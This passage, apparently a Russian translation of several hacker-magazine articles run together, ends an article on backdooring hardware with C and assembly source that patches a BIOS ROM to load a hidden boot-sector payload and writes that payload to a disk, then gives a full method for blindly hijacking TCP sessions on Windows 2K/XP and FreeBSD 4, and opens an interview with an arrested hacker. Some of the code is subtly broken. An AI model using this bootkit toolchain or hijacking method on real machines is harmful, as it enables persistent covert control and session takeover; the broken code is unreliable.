Реализация второго варианта сложнее первого, поэтому для начала сосредоточимся на первом. Идея — заставить BIOS загружать наш код до загрузчика. Это очень просто. Снова пригодятся исходники `BochsBIOS`, хотя в вашем дампе BIOS различия должны быть минимальны. Интересующий нас код находится по адресу 0xfe6f2 — это прерывание BIOS 19h, отвечающее за загрузку загрузчика. Взглянем на ключевую часть кода:

```

7238 // We have to boot from harddisk or floppy
7239 if (bootcd == 0) {
7240     bootseg=0x07c0;
7241
7242 ASM_START
7243     push bp
7244     mov bp, sp
7245
7246     mov ax, #0x0000
7247     mov _int19_function.status + 2[bp], ax
7248     mov dl, _int19_function.bootdrv + 2[bp]
7249     mov ax, _int19_function.bootseg + 2[bp]
7250     mov es, ax                ;; segment
7251     mov bx, #0x0000          ;; offset
7252     mov ah, #0x02            ;; function 2, read diskette sector
7253     mov al, #0x01            ;; read 1 sector
7254     mov ch, #0x00            ;; track 0
7255     mov cl, #0x01            ;; sector 1
7256     mov dh, #0x00            ;; head 0
7257     int #0x13                ;; read sector
7258     jnc int19_load_done
7259     mov ax, #0x0001
7260     mov _int19_function.status + 2[bp], ax
7261
7262 int19_load_done:

```

```
7263     pop    bp
7264 ASM_END
```

int13h — прерывание BIOS для доступа к устройствам хранения. В данном случае BIOS пытается загрузить загрузчик, находящийся в первом секторе диска. Интересно, что, изменив значение, записываемое в один регистр, мы можем заставить BIOS загрузить наш собственный код. Например, если спрятать наш код в секторе номер 0xN и пропатчить BIOS так, чтобы вместо `mov cl, #0x01` была инструкция `mov cl, #0xN`, наш код будет загружаться при каждом старте и перезагрузке. По сути, код можно хранить где угодно: менять можно номер сектора, дорожки и даже используемый диск. Выбор места хранения — за вами; как уже говорилось, сектор, помеченный как дефектный, — интересный вариант.

Ниже приведены три исходника для быстрого старта: первый, `inject.c`, модифицирует ROM BIOS так, чтобы тот загружал наш код до загрузчика (`inject.c` требует `/dev/bios`). Вторым, `code.asm`, — скелет для наполнения собственным кодом, загружаемым BIOS. Третьим, `store.c`, помещает `code.asm` в нужный сектор первой дорожки жёсткого диска.

```
--[ inject.c

#define _GNU_SOURCE

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>

#define BUFSIZE 512
#define BIOS_DEV "/dev/bios"

#define CODE "\xbb\x00\x00" /* mov bx, 0 */ \
"\xb4\x02" /* mov ah, 2 */ \
"\xb0\x01" /* mov al, 1 */ \
"\xb5\x00" /* mov ch, 0 */ \
"\xb6\x00" /* mov dh, 0 */ \
"\xb1\x01" /* mov cl, 1 */ \
"\xcd\x13" /* int 0x13 */

#define TO_PATCH "\xcd\x13" /* mov cl, 1 */

#define SECTOR_OFFSET 1

void usage(char *cmd)
{
    fprintf(stderr, "usage is : %s [bios rom] <sector> <infected rom>\n", cmd);
    exit(1);
}

/*
** This function looks in the BIOS rom and search the int19h procedure.
** The algorithm used sucks, as it does only a naive search. Interested
** readers should change it.
*/
char *search(char *buf, size_t size)
{
    return memmem(buf, size, CODE, sizeof(CODE));
}

void patch(char *tgt, size_t size, int sector)
{
    char **new;
    char *tmp;

    tmp = memmem(tgt, size, TO_PATCH, sizeof(TO_PATCH));
```



```

    new = (char)sector;
    tmp[SECTOR_OFFSET] = new;
}

```

```

int main(int argc, char **argv)
{
    int sector;
    size_t i;
    size_t ret;
    size_t cnt;
    int devfd;
    int outfd;
    char *buf;
    char *dev;
    char *out;
    char *tgt;

    if (argc == 3)
    {
        dev = BIOS_DEV;
        out = argv[2];
        sector = atoi(argv[1]);
    }
    else if (argc == 4)
    {
        dev = argv[1];
        out = argv[3];
        sector = atoi(argv[2]);
    }
    else
        usage(argv[0]);
    if ((devfd = open(dev, O_RDONLY)) == -1)
    {
        fprintf(stderr, "could not open BIOS\n");
        exit(1);
    }
    if ((outfd = open(out, O_WRONLY | O_TRUNC | O_CREAT)) == -1)
    {
        fprintf(stderr, "could not open %s\n", out);
        exit(1);
    }
    for (cnt = 0; (ret = read(devfd, buf, BUFSIZE)) > 0; cnt += ret)
        buf = realloc(buf, ((cnt + ret) / BUFSIZE + 1) * BUFSIZE);
    if (ret == -1)
    {
        fprintf(stderr, "error reading BIOS\n");
        exit(1);
    }
    if ((tgt = search(buf, cnt)) == NULL)
    {
        fprintf(stderr, "could not find code to patch\n");
        exit(1);
    }
    patch(tgt, cnt, sector);
    for (i = 0; (ret = write(outfd, buf + i, cnt - i)) > 0; i += ret)
        ;
    if (ret == -1)
    {
        fprintf(stderr, "could not write patched ROM to disk\n");
        exit(1);
    }
    close(devfd);
    close(outfd);
    free(buf);
    return 0;
}

```

--[evil.asm

```

;;;
;;; A sample code to be loaded by an infected BIOS instead of
;;; the real bootloader. It basically moves himself so he can
;;; load the real bootloader and jump on it. Replace the nops
;;; if you want him to do something usefull.
;;;
;;; usage is :
;;;no usage, this code must be loaded by store.c
;;;
;;; compile with : nasm -fbin evil.asm -o evil.bin
;;;
□
BITS 16
ORG 0

;; we need this label so we can check the code size
entry:
□
□jmp begin; jump over data

;; here comes data
drive db 0; drive we're working on

□□□
begin:

□mov [drive], dl; get the drive we're working on
□
□;; segments init
□mov ax, 0x07C0
□mov ds, ax
□mov es, ax

□;; stack init
□mov ax, 0
□mov ss, ax
□mov ax, 0xffff
□mov sp, ax

□;; move out of the zone so we can load the TRUE boot loader
□mov ax, 0x7c0
□mov ds, ax
□mov ax, 0x100
□mov es, ax
□mov si, 0
□mov di, 0
□mov cx, 0x200
□cld
□rep movsb
□
□;; jump to our new location
□jmp 0x100:next

□
next:□□□□;; to jump to the new location
□
□;; load the true boot loader
□mov dl, [drive]
□mov ax, 0x07C0
□mov es, ax
□mov bx, 0
□mov ah, 2
□mov al, 1
□mov ch, 0
□mov cl, 1
□mov dh, 0
□int 0x13

□;; do your evil stuff there (ie : infect the boot loader)
□nop

```

```

nop
nop
;
;; execute system
jmp 07C0h:0

size equ $ - entry
%if size+2 > 512
#error "code is too large for boot sector"
%endif

times (512 - size - 2) db 0; fill 512 bytes
db 0x55, 0xAA; boot signature

---

--[ store.c

/*
** code to be used to store a fake bootloader loaded by an infected BIOS
**
** usage is :
** store <device to store on> <sector number> <file to inject>
**
** compile with : gcc store.c -o store
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>

#define CODE_SIZE 512
#define SECTOR_SIZE 512

void usage(char *cmd)
{
    fprintf(stderr, "usage is : %s <device> <sector> <code>", cmd);
    exit(0);
}

int main(int argc, char **argv)
{
    int off;
    int i;
    int devfd;
    int codefd;
    int cnt;
    char code[CODE_SIZE];

    if (argc != 4)
        usage(argv[0]);
    if ((devfd = open(argv[1], O_RDONLY)) == -1)
    {
        fprintf(stderr, "error : could not open device\n");
        exit(1);
    }
    off = atoi(argv[2]);
    if ((codefd = open(argv[3], O_RDONLY)) == -1)
    {
        fprintf(stderr, "error : could not open code file\n");
        exit(1);
    }
    for (cnt = 0; cnt != CODE_SIZE; cnt += i)
        if ((i = read(codefd, &mbr[cnt], CODE_SIZE - cnt)) <= 0)
        {
            fprintf(stderr, "error reading code\n");
            exit(1);
        }
}

```

```

lseek(devfd, (off - 1) * SECTOR_SIZE, SEEK_SET);
for (cnt = 0; cnt != CODE_SIZE; cnt += i)
    if ((i = write(devfd, &(mbr[cnt]), CODE_SIZE - cnt)) <= 0)
    {
        fprintf(stderr, "error reading code\n");
        exit(1);
    }
close(devfd);
close(codefd);
printf("Device infected\n");
return 0;
}

---
```

Итак, теперь, когда мы умеем загружать наш код через BIOS, пришло время подумать, что можно сделать, находясь в этой позиции. Поскольку мы почти первыми получаем контроль над системой, нам открываются по-настоящему интересные возможности.

Во-первых, можно перехватить прерывания BIOS и перенаправить их на наш код. Это удобно: вместо того чтобы писать весь код прямо в BIOS, можно захватить нужные функции BIOS, имея столько пространства, сколько требуется, и не занимаясь серьёзным реверс-инжинирингом.

Во-вторых, поскольку именно наш код загружает загрузчик, мы легко можем патчить его на лету. На самом деле, мы даже не обязаны вызывать настоящий загрузчик — можно создать поддельный, который загружает аккуратно пропатченное ядро на основе настоящего. Или создать фиктивный загрузчик (или пропатчить настоящий на лету), который загружает реальное ядро и патчит его в процессе загрузки. Выбор за вами.

И наконец, хочу поделиться ещё одной идеей, которая пришла мне в голову. В сочетании с перехватом IDTR патчинг BIOS может обеспечить полный контроль над системой. Можно пропатчить BIOS так, чтобы он загружал наш загрузчик. Этот загрузчик особенный: фактически он загружает нашу мини-ОС, которая устанавливает IDT. Затем, перехватив регистр IDTR (способов несколько; простейший — пропатчить процесс загрузки целевой ОС, чтобы она не затёрла нашу IDT), мы загружаем настоящий загрузчик, который загружает настоящее ядро. В итоге наша ОС захватывает всю систему через собственную IDT, проксируя любое нужное прерывание и перехватывая любое событие в системе. Можно даже использовать системный таймер как планировщик для двух ОС: тик перехватывается нашей ОС, и в зависимости от конфигурации (например, 10% времени — нашей ОС, 90% — настоящей) мы либо выполняем наш код, либо передаём управление реальной ОС, переходя на её IDT.

Патчинг BIOS открывает множество возможностей, поэтому советую воплощать собственные идеи. Помните: это не так уж сложно, документация по теме уже существует, и можно сделать много интересного. Только не забудьте протестировать всё в Bochs перед реальным применением — видеть дым, идущий из чипов материнской платы, не слишком приятно...

5. Заключение

Итак, вот и всё: аппаратное обеспечение можно бэкдорить довольно легко. Конечно, всё, что я показал, — лишь беглый обзор. С железом можно сделать очень многое: обеспечить себе полный контроль над компьютером и при этом остаться незамеченным. В этой области предстоит огромная работа: всё больше устройств становятся CPU-независимыми и реализуют множество функций, которые можно использовать для интересных трюков. Фантазия (и переносимость, увы...) — единственные ограничения.

Тем, кто серьёзно заинтересован в аппаратных развлечениях, советую обратить внимание на системы программирования микрокода CPU (начните с реверс-инжиниринга AMD K8, см. [18]), BIOS сетевых карт и систему PXE.

(И аппаратный хакинг может стать отличным стартом в изучении того, как разобраться с системой ТСРА.)

6. Ссылки

- [1] The Art of Assembly Programming – Randall Hyde
(<http://webster.cs.ucr.edu/AoA/index.html>)
- [2] Linux Device Drivers – Alessandro Rubini, Jonathan Corbet
(<http://www.xml.com/ldd/chapter/book/>)
- [3] OpenGL
(<http://www.opengl.org/>)
- [4] Neon Helium Productions (NeHe)
(<http://nehe.gamedev.net/>)
- [5] GPGPU
(<http://www.gpgpu.org>)
- [6] HLSL tutorial
(<http://msdn2.microsoft.com/en-us/library/bb173494.aspx>)
- [7] GLSL tutorial
(<http://nehe.gamedev.net/data/articles/article.asp?article=21>)
- [8] The NVIDIA Cg Toolkit
(http://developer.nvidia.com/object/cg_toolkit.html)
- [9] NVIDIA Cg tutorial
(http://developer.nvidia.com/object/cg_tutorial_home.html)
- [10] nVIDIA CUDA (Compute Unified Device Architecture)
(<http://developer.nvidia.com/object/cuda.html>)
- [11] Implementing and Detecting an ACPI BIOS RootKit – John Heasman
(http://www.ngssoftware.com/jh_bhf2006.pdf)
- [12] /dev/bios – Stefan Reinauer
(<http://www.openbios.info/development/devbios.html>)
- [13] OpenBIOS initiative
(<http://www.openbios.info/>)
- [14] Award BIOS reverse engineering guide – Pinczakko
(http://www.geocities.com/mamanzip/Articles/Award_Bios_RE)
- [15] Wim's BIOS
(<http://www.wimsbios.com/>)
- [16] Bochs IA-32 Emulator Project
(<http://bochs.sourceforge.net/>)
- [17] Bochs BIOS source code
(<http://bochs.sourceforge.net/cgi-bin/lxr/source/bios/rombios.c>)
- [18] Opteron Exposed: Reverse Engineering AMD K8 Microcode Updates
(<http://www.packetstormsecurity.nl/0407-exploits/OpteronMicrocode.txt>)

7. Благодарности

Без этих людей этот файл не появился бы на свет:

- **Auquen** — за то, что познакомил меня с идеей игры с железом пять лет назад
- **Kad и Mayhem** — за то, что убедили написать эту статью
- **Sauron** — за неизменную поддержку (ничего сексуального)
- **Glenux** — за то, что указал на CUDA
- **Всем присутствовавшим на aperos y scythale** — за помощь в достижении таких состояний, в которых приходят злодейские мысли (да, я был пьян, когда решил встроить бэкдор в своё железо)

scythale@gmail.com

Слепой перехват TCP/IP всё ещё жив

Автор: lkm

Содержание

1. Введение
2. Предварительные сведения
 - 2.1 Краткое напоминание о TCP
 - 2.2 Зачем нужен IP ID
 - 2.3 Список необходимых данных
3. Описание атаки
 - 3.1 Определение порта клиента
 - 3.2 Определение SND.NEXT сервера
 - 3.3 Определение SND.NEXT клиента
4. Обсуждение
 - 4.1 Уязвимые системы
 - 4.2 Ограничения
5. Заключение
6. Ссылки

1 - Введение

Различные манипуляции с TCP (слепая подмена адреса, перехват соединений и т. д.) были чрезвычайно популярны несколько лет назад, когда начальные порядковые номера TCP (ISN) были предсказуемы (правило 64K и т. п.). Теперь, когда ISN достаточно хорошо рандомизированы, всё это кажется невозможным.

В данной статье мы покажем, что слепой перехват TCP-соединений возможен и сегодня — без необходимости атаковать генератор псевдослучайных чисел, ответственный за формирование ISN, как это делалось в [1]. Мы представим метод, работающий против ряда систем (Windows 2K, Windows XP и FreeBSD 4). Метод не является тривиальным в реализации, однако вполне осуществим: мы написали инструмент, с помощью которого успешно провели эту атаку против всех уязвимых систем.

2 - Предварительные сведения

В этом разделе изложена информация, необходимая для понимания статьи.

2.1 - Краткое напоминание о TCP

TCP-соединение между двумя хостами (далее именуемыми «клиент» и «сервер») однозначно идентифицируется кортежем [IP-клиента, IP-сервера, порт-клиента, порт-сервера]. Порт сервера, как правило, является общеизвестным, тогда как порт клиента обычно назначается автоматически операционной системой из диапазона 1024–5000. (Пример: соединение от некоего пользователя к freenode может быть представлено как [ppp289.someISP.com, irc.freenode.net, 1207, 6667].)

В заголовках TCP-пакетов, которыми обмениваются стороны, содержится следующая информация (точнее, IP-адреса источника и назначения располагаются в IP-заголовке, а порты — в TCP-заголовке). Кроме того, каждый TCP-заголовок содержит поля порядкового номера (SEQ) и номера подтверждения (ACK).

Каждый из двух хостов, участвующих в соединении, при его установлении случайным образом вычисляет 32-битный номер SEQ. Этот начальный номер называется ISN. Затем каждый раз, когда хост отправляет пакет с N байтами данных, он добавляет N к текущему номеру SEQ. Отправитель помещает своё текущее значение SEQ в поле SEQ каждого исходящего TCP-пакета. Поле ACK заполняется следующим *ожидаемым* порядковым номером от другого хоста. Каждый хост хранит свой следующий порядковый номер (называемый SND.NEXT) и следующий ожидаемый номер от другого хоста (называемый RCV.NEXT).

Рассмотрим пример (для простоты предположим, что соединение уже установлено, номера портов не показаны):

```
[=====]
Клиент                                     Сервер

[SEND.NEXT=1000]                           [SEND.NEXT=2000]
  --[SEQ=1000, ACK=2000, size=20]->
[SEND.NEXT=1020]                           [SEND.NEXT=2000]
  <-[SEQ=2000, ACK=1020, size=50]--
[SEND.NEXT=1020]                           [SEND.NEXT=2050]
  --[SEQ=1020, ACK=2050, size=0]->
[=====]
```

В приведённом примере клиент сначала отправляет 20 байт данных. Затем сервер подтверждает получение этих данных (ACK=1020) и отправляет в том же пакете собственные 50 байт. Последний пакет клиента — это то, что мы будем называть «простым ACK»: он подтверждает 50-байтные данные сервера, но не несёт полезной нагрузки. «Простой ACK» используется, в частности, когда хост подтверждает полученные данные, но сам пока не имеет данных для отправки. Очевидно, хорошо сформированный «простой ACK» не подтверждается, поскольку это привело бы к бесконечному циклу. Концептуально каждый байт имеет свой порядковый номер; значение SEQ в заголовке TCP лишь обозначает номер первого байта. Например, 20 байт первого пакета имеют порядковые номера 1000..1019.

TCP реализует механизм управления потоком с помощью понятия «окно». У каждого хоста есть размер TCP-окна приёма (динамический, специфичный для каждого соединения, объявляемый в TCP-пакетах), который мы будем называть RCV.WND.

В любой момент времени хост принимает байты с порядковым номером в диапазоне от RCV.NXT до (RCV.NXT+RCV.WND-1). Этот механизм гарантирует, что в любой момент «в пути» к хосту не может находиться более RCV.WND байт.

Установление и завершение соединения управляются флагами в TCP-заголовке. В данной статье нас интересуют только флаги SYN, ACK и RST (подробнее — в RFC793 [2]). Флаги SYN и ACK используются при установлении соединения следующим образом:

```
[=====]
Клиент                                     Сервер

[клиент выбирает ISN]
[SEND.NEXT=5000]
```



```

--[flags=SYN, SEQ=5000]-->          [сервер выбирает ISN]
[SND.NEXT=5001]                    [SND.NEXT=9000]
<-[flags=SYN+ACK, SEQ=9000, ACK=5001]--
[SND.NEXT=5001]                    [SND.NEXT=9001]
--[flags=ACK, SEQ=5001, ACK=9001]-->
...соединение установлено...
[=====]

```

Заметим, что в процессе установления SND.NEXT каждого хоста увеличивается на 1. Это связано с тем, что флаг SYN считается за один (виртуальный) байт с точки зрения порядкового номера. Таким образом, любой пакет с установленным флагом SYN увеличивает SND.NEXT на 1+размер_данных_пакета (здесь размер данных равен 0). Отметим также, что поле ACK является необязательным. Поле ACK не следует путать с флагом ACK, хотя они и связаны: флаг ACK устанавливается при наличии поля ACK. Флаг ACK всегда выставлен в пакетах, принадлежащих уже установленному соединению.

Флаг RST используется для аварийного закрытия соединения (например, при попытке подключения к закрытому порту).

2.2 - Зачем нужен IP ID

IP-заголовок содержит поле IP_ID — 16-битное целое число, используемое механизмом фрагментации и сборки IP-пакетов. Это число должно быть уникальным для каждого IP-пакета, отправленного хостом; при фрагментации оно не изменяется (то есть фрагменты одного пакета имеют одинаковый IP ID).

Теперь — почему IP_ID так интересен? В некоторых стеках TCP/IP (включая Windows 98, 2K и XP) есть любопытная «особенность»: эти стеки хранят IP_ID в глобальном счётчике, который просто инкрементируется с каждым отправленным IP-пакетом. Это позволяет злоумышленнику зондировать счётчик IP_ID хоста (например, с помощью ping) и, таким образом, знать, когда хост отправляет пакеты.

Пример:

```

[=====]
Атакующий                                Хост
--[PING]->
<-[PING REPLY, IP_ID=1000]--

... немного ждём ...

--[PING]->
<-[PING REPLY, IP_ID=1010]--

<атакующий> Хост отправил 9 IP-пакетов между моими запросами.
[=====]

```

Эта техника хорошо известна и уже применялась для проведения по-настоящему скрытного сканирования портов ([3] и [5]).

2.3 - Список необходимых данных

Итак, что нам нужно для перехвата существующего TCP-соединения?

Прежде всего — IP-адрес клиента, IP-адрес сервера, порт клиента и порт сервера. В данной статье предполагается, что IP-адрес клиента, IP-адрес сервера и порт сервера известны. Сложность

заключается в определении порта клиента, поскольку он случайным образом назначается операционной системой клиента. В следующем разделе мы покажем, как это сделать с помощью IP_ID.

Следующее, что нам нужно для перехвата в обоих направлениях (отправки данных клиенту от имени сервера и отправки данных серверу от имени клиента) — это знать порядковые номера сервера и клиента.

Очевидно, наибольший интерес представляет порядковый номер клиента, поскольку он позволяет отправлять данные серверу, якобы исходящие от клиента. Однако, как будет показано далее, нам сначала нужно определить порядковый номер сервера, поскольку он потребуется для определения порядкового номера клиента.

3 - Описание атаки

В этом разделе мы покажем, как определить порт клиента, затем порядковый номер сервера и, наконец, порядковый номер клиента. Будем считать, что ОС клиента является уязвимой. Сервер может работать под управлением любой ОС.

3.1 - Определение порта клиента

Предполагая, что IP-адреса клиента и сервера, а также порт сервера уже известны, существует хорошо известный метод проверки, является ли данный порт правильным портом клиента. Для этого можно отправить TCP-пакет с флагом SYN на адрес server-IP:server-port, указав в качестве источника client-IP:guessed-client-port (для работы этой техники необходима возможность отправки IP-пакетов с подменённым адресом источника).

Вот что произойдёт при отправке нашего пакета, если предполагаемый порт клиента НЕ является правильным:

```
[=====]
Атакующий (маскируется под клиента)          Сервер

      --[flags=SYN, SEQ=1000]->

Настоящий клиент

      <-[flags=SYN+ACK, SEQ=2000, ACK=1001]--

... настоящий клиент не инициировал это соединение, поэтому сбрасывает его через RST ...

      --[flags=RST]->
[=====]
```

А вот что произойдёт, если предполагаемый порт клиента ЯВЛЯЕТСЯ правильным:

```
[=====]
Атакующий (маскируется под клиента)          Сервер

      --[flags=SYN, SEQ=1000]->

Настоящий клиент

... получив наш SYN, сервер отвечает простым ACK ...

      <-[flags=ACK, SEQ=xxxx, ACK=yyyy]--

... клиент не отправляет ничего в ответ на простой ACK ...
```

[=====]

Принципиально важно следующее: в первом случае клиент отправляет пакет, а во втором — нет. Если вы внимательно читали раздел 2.2, вы знаете, что это можно определить, зондируя счётчик IP ID клиента.

Таким образом, для проверки предполагаемого порта клиента достаточно выполнить следующие шаги:

- Отправить PING клиенту, запомнить IP ID.
- Отправить наш поддельный SYN-пакет.
- Снова отправить PING клиенту, запомнить новый IP ID.
- Сравнить два значения IP ID, чтобы определить, правильным ли был предполагаемый порт.

Очевидно, при реализации эффективного сканера возникает ряд сложностей — в частности, то, что клиент может самостоятельно отправлять пакеты между нашими двумя PING-запросами, а также задержка между клиентом и сервером (влияющая на время, через которое клиент отправит RST в случае неверного предположения). Реализация эффективного сканера портов клиента остаётся упражнением для читателя :). В нашем инструменте — который измеряет задержку перед атакой и пытается адаптироваться к трафику клиента в реальном времени — порт клиента обычно определяется менее чем за 3 минуты.

3.2 - Определение SND.NEXT сервера

Теперь, когда порт клиента (будем надеяться :)) известен, нам нужно узнать SND.NEXT сервера — то есть его текущий порядковый номер.

Когда хост получает TCP-пакет с правильными портами источника/назначения, но с неверными SEQ и/или ACK, он отправляет обратно простой ACK с правильными значениями SEQ/ACK. Прежде чем исследовать этот момент подробнее, точно определим понятие корректной комбинации SEQ/ACK в соответствии с RFC793 [2]:

Корректный SEQ — это SEQ, находящийся в диапазоне от RCV.NEXT до (RCV.NEXT+RCV.WND-1) хоста, получающего пакет. Как правило, RCV.WND — достаточно большое число (несколько десятков килобайт как минимум).

Корректный ACK — это ACK, соответствующий порядковому номеру данных, уже отправленных хостом, получающим это подтверждение. То есть поле ACK пакета, полученного хостом, должно быть меньше или равно текущему SND.SEQ этого хоста; в противном случае ACK недействителен (нельзя подтверждать данные, которые никогда не были отправлены!).

Важно отметить, что пространство порядковых номеров является «круговым». Например, условие проверки ACK на получателе — не просто беззнаковое сравнение «ACK <= SND.NEXT получателя», а знаковое сравнение «(ACK - SND.NEXT получателя) <= 0».

Вернёмся к нашей задаче: нам нужно угадать SND.NEXT сервера. Мы знаем, что если мы отправим клиенту от имени сервера неверный SEQ или ACK, клиент отправит в ответ ACK; если же угадаем правильно — клиент ничего не отправит. Как и при определении порта клиента, это можно проверить с помощью IP ID.

Рассмотрим формулу проверки ACK. Заметим, что если выбрать случайным образом два значения ACK — назовём их ask1 и ask2 — такие, что $|ask1 - ask2| = 2^{31}$, то ровно одно из них окажется корректным. Например, пусть $ask1=0$ и $ask2=2^{31}$. Если реальный ACK находится в диапазоне от 1 до 2^{31} , то ask2 будет допустимым. Если реальный ACK равен 0 или находится в диапазоне от $(2^{32} - 1)$ до $(2^{31} + 1)$, то допустимым окажется ask1.

С учётом этого можно более эффективно сканировать пространство порядковых номеров для нахождения SND.NEXT сервера. Каждая попытка предполагает отправку двух пакетов с полем SEQ, равным предполагаемому SND.NEXT сервера. Первый пакет (соответственно второй) имеет поле ACK, равное $ack1$ (соответственно $ack2$), что гарантирует: если предполагаемое значение SND.NEXT верно, хотя бы один из двух пакетов будет принят.

Пространство порядковых номеров значительно больше пространства портов клиента, однако два обстоятельства упрощают это сканирование.

Во-первых, получив наш пакет, клиент отвечает немедленно — проблемы с задержкой между клиентом и сервером, как при сканировании порта, здесь отсутствуют. Таким образом, интервал между двумя зондами IP ID может быть очень мал, что ускоряет сканирование и существенно снижает вероятность того, что трафик клиента помешает нашему анализу.

Во-вторых, нет необходимости перебирать все возможные порядковые номера — благодаря окну приёма. По сути, в худшем случае нам достаточно сделать приблизительно ($2^{32} / RCV.WND$ клиента) попыток (этот факт упоминался в [6]). Разумеется, мы не знаем RCV.WND клиента. Можно сделать смелое предположение $RCV.WND=64K$, провести сканирование (перебирая SEQ, кратные $64K$), затем, если ничего не найдено, перебрать все SEQ вида $seq = 32K + i \cdot 64K$ для всех i , потом — SEQ вида $seq=16K + i \cdot 32K$ и так далее, сужая окно и избегая повторной проверки уже испробованных значений. На типичном «современном» соединении это сканирование обычно занимает менее 15 минут с нашим инструментом.

Зная SND.NEXT сервера и имея метод обхода незнания ACK, мы можем перехватить соединение в направлении «сервер -> клиент». Это неплохо, но не особенно полезно — куда предпочтительнее уметь отправлять данные от клиента серверу, вынуждая клиента выполнять команды и т. д. Для этого нам нужно найти SND.NEXT клиента.

3.3 - Определение SND.NEXT клиента

Как найти SND.NEXT клиента? Очевидно, тот же метод, что применялся для нахождения SND.NEXT сервера, здесь не подходит: ОС сервера, по всей видимости, не уязвима к данной атаке; кроме того, интенсивный сетевой трафик на сервере делает анализ IP ID практически невозможным.

Однако мы знаем SND.NEXT сервера. Мы также знаем, что SND.NEXT клиента используется для проверки поля ACK в пакетах, приходящих клиенту. Следовательно, мы можем отправлять клиенту пакеты от имени сервера, выставив поле SEQ равным SND.NEXT сервера, выбирая значение ACK и определяя (снова через IP ID), было ли это значение ACK допустимым.

Если мы определим, что наш ACK был допустимым, это означает ($guessed_ACK - SND.NEXT$) 0.

Используя эти знания, мы можем найти точное значение SND.NEXT не более чем за 32 попытки с помощью двоичного поиска (несколько модифицированного, поскольку пространство порядковых номеров является круговым).

Теперь у нас есть все необходимые данные, и мы можем выполнить перехват сессии как от имени клиента, так и от имени сервера.

4 - Обсуждение

В данном разделе мы попытаемся определить затронутые системы, обсудить ограничения атаки и представить аналогичные атаки против более старых систем.

4.1 - Уязвимые системы

Данная атака протестирована на Windows 2K, Windows XP <= SP2 и FreeBSD 4. Следует отметить, что FreeBSD имеет параметр ядра для рандомизации IP ID, который делает данную атаку невозможной. Насколько нам известно, для Windows 2K и XP исправления не существует.

Единственная «ошибка», делающая эту атаку возможной на уязвимых системах, — нерандомизированный IP ID. Все прочие механизмы (проверка ACK, позволяющая выполнять двоичный поиск, и т. д.) предусмотрены RFC793 [2] (хотя работа по улучшению этих аспектов ведётся в [4]).

Интересно, что, по нашим тестам, уязвимыми оказались только Windows 2K, Windows XP и FreeBSD 4. Существуют и другие ОС, использующие ту же систему инкрементирования IP ID, но с иным механизмом проверки ACK. Примечательное сходство поведения стеков TCP/IP Windows и FreeBSD заслуживает отдельного внимания... :) MacOS X основана на FreeBSD, но не является уязвимой, поскольку использует иную схему нумерации IP ID. Windows Vista не тестировалась.

4.2 - Ограничения

Описанная атака имеет ряд ограничений.

Во-первых, атака не работает «в чистом виде» против Windows 98. Это не является серьёзным ограничением, поскольку начальный SEQ Windows 98 равен времени работы системы в миллисекундах по модулю 2^{32} . Обсуждение перехвата соединений с Windows 98 мы опустим, поскольку это тривиально :)

Во-вторых, атака будет затруднена, если клиент имеет медленное соединение или создаёт большой объём трафика (что мешает анализу IP ID). Существует также проблема задержки между клиентом и сервером. Все эти проблемы можно частично решить, написав интеллектуальный инструмент, измеряющий задержку и обнаруживающий наличие трафика на хосте.

Кроме того, нам необходим доступ к хосту клиента: мы должны иметь возможность отправлять пакеты и получать ответы для считывания IP ID. Подойдёт любой тип пакетов — ICMP, TCP или иной. Атака будет невозможна, если хост находится за файрволом/NAT, блокирующим абсолютно все типы пакетов, однако один незафильтрованный порт (даже закрытый на клиенте) достаточен для проведения атаки. Эта проблема актуальна для Windows XP SP2 и более поздних версий, которые поставляются со встроенным файрволом. Windows XP SP2 уязвима, однако файрвол может предотвратить атаку в ряде ситуаций.

5 - Заключение

В данной статье мы представили метод слепого перехвата TCP-соединений, работающий на Windows 2K/XP и FreeBSD 4. Несмотря на ряд ограничений, метод вполне осуществим и применим против большого числа хостов. Кроме того, большое количество протоколов поверх TCP по-прежнему использует незашифрованные каналы связи, поэтому влияние слепого перехвата TCP

на безопасность нельзя считать пренебрежимо малым.

6 - Ссылки

- [1] <http://lcamtuf.coredump.cx/newtcp/>
- [2] <http://www.ietf.org/rfc/rfc793.txt>
- [3] <http://insecure.org/nmap/idlescan.html>
- [4] <http://www.ietf.org/internet-drafts/draft-ietf-tcpm-tcpsecure-07.txt>
- [5] <http://seclists.org/bugtraq/1998/Dec/0079.html>
- [6] http://osvdb.org/reference/SlippingInTheWindow_v1.0.doc

Знай своего врага: лицом к лицу с копами

Автор: Lance, ALiEN Assault, The Circle of Lost Hackers

Следующая статья разделена на три части. Первая и вторая части — интервью, проведённые организацией The Circle of Lost Hackers. Собеседники — хакеры, попавшиеся копам. Через их опыт можно понять, как работает полиция в каждой из стран. Последняя часть статьи описывает, как подразделение по компьютерным преступлениям проводит обыск с целью задержания хакеров. Мы понимаем, что эта статья, вероятно, поможет скорее полицейским, чем хакерам, но если хакеры будут знать, как действуют копы, они смогут им противостоять. Такова цель этой статьи.

Приятного чтения.

(Привет, Lance! :)

Интервью с Willy

THE CIRCLE OF LOST HACKERS: Привет, Willy, расскажи, кто ты, какова твоя национальность и чем ты занимаешься в обычной жизни?

Привет. Я из Германии. Только что закончил юридический факультет.

--

THE CIRCLE OF LOST HACKERS: Расскажи, каковы твои отношения с полицией в твоей стране? В ряде европейских стран законодательство сейчас ужесточается — как обстоят дела в Германии?

Ну, в силу специфики моей профессии я могу смотреть на законы с профессиональной точки зрения. Законы о компьютерных преступлениях не менялись годами, поэтому нельзя сказать, что они становятся жёстче. Можно отметить, что после 11 сентября 2001 года некоторые законы о частной жизни стали строже.

--

THE CIRCLE OF LOST HACKERS: Можешь объяснить, какие именно законы о частной жизни ужесточились?

Да. Например, все университеты обязаны указывать студентов-мусульман в возрасте от 20 до 30 лет, не состоящих в браке и т. д., чтобы полиция могла провести проверку по базам данных. Некоторые немецкие суды признали это незаконным, другие — нет. Процесс продолжается, но до сих пор такие проверки не принесли особых результатов. С другой стороны, у нас есть весьма активные защитники частной жизни («datenschutzbeauftragte»), которые стремятся закрепить право на неприкосновенность частной жизни в конституции. Таким образом, ситуация такова: одни люди хотят более строгих законов о слежке — например, видеокамер в общественных местах (что местами уже происходит). Но есть и активисты, которые противодействуют подобным методам наблюдения. Вопрос об усилении надзора пока не решён окончательно. Что действительно набирает силу — так это ДНК-тесты для определённых видов преступлений, но до базы данных с ДНК каждого осуждённого ещё далеко — и слава богу.

--

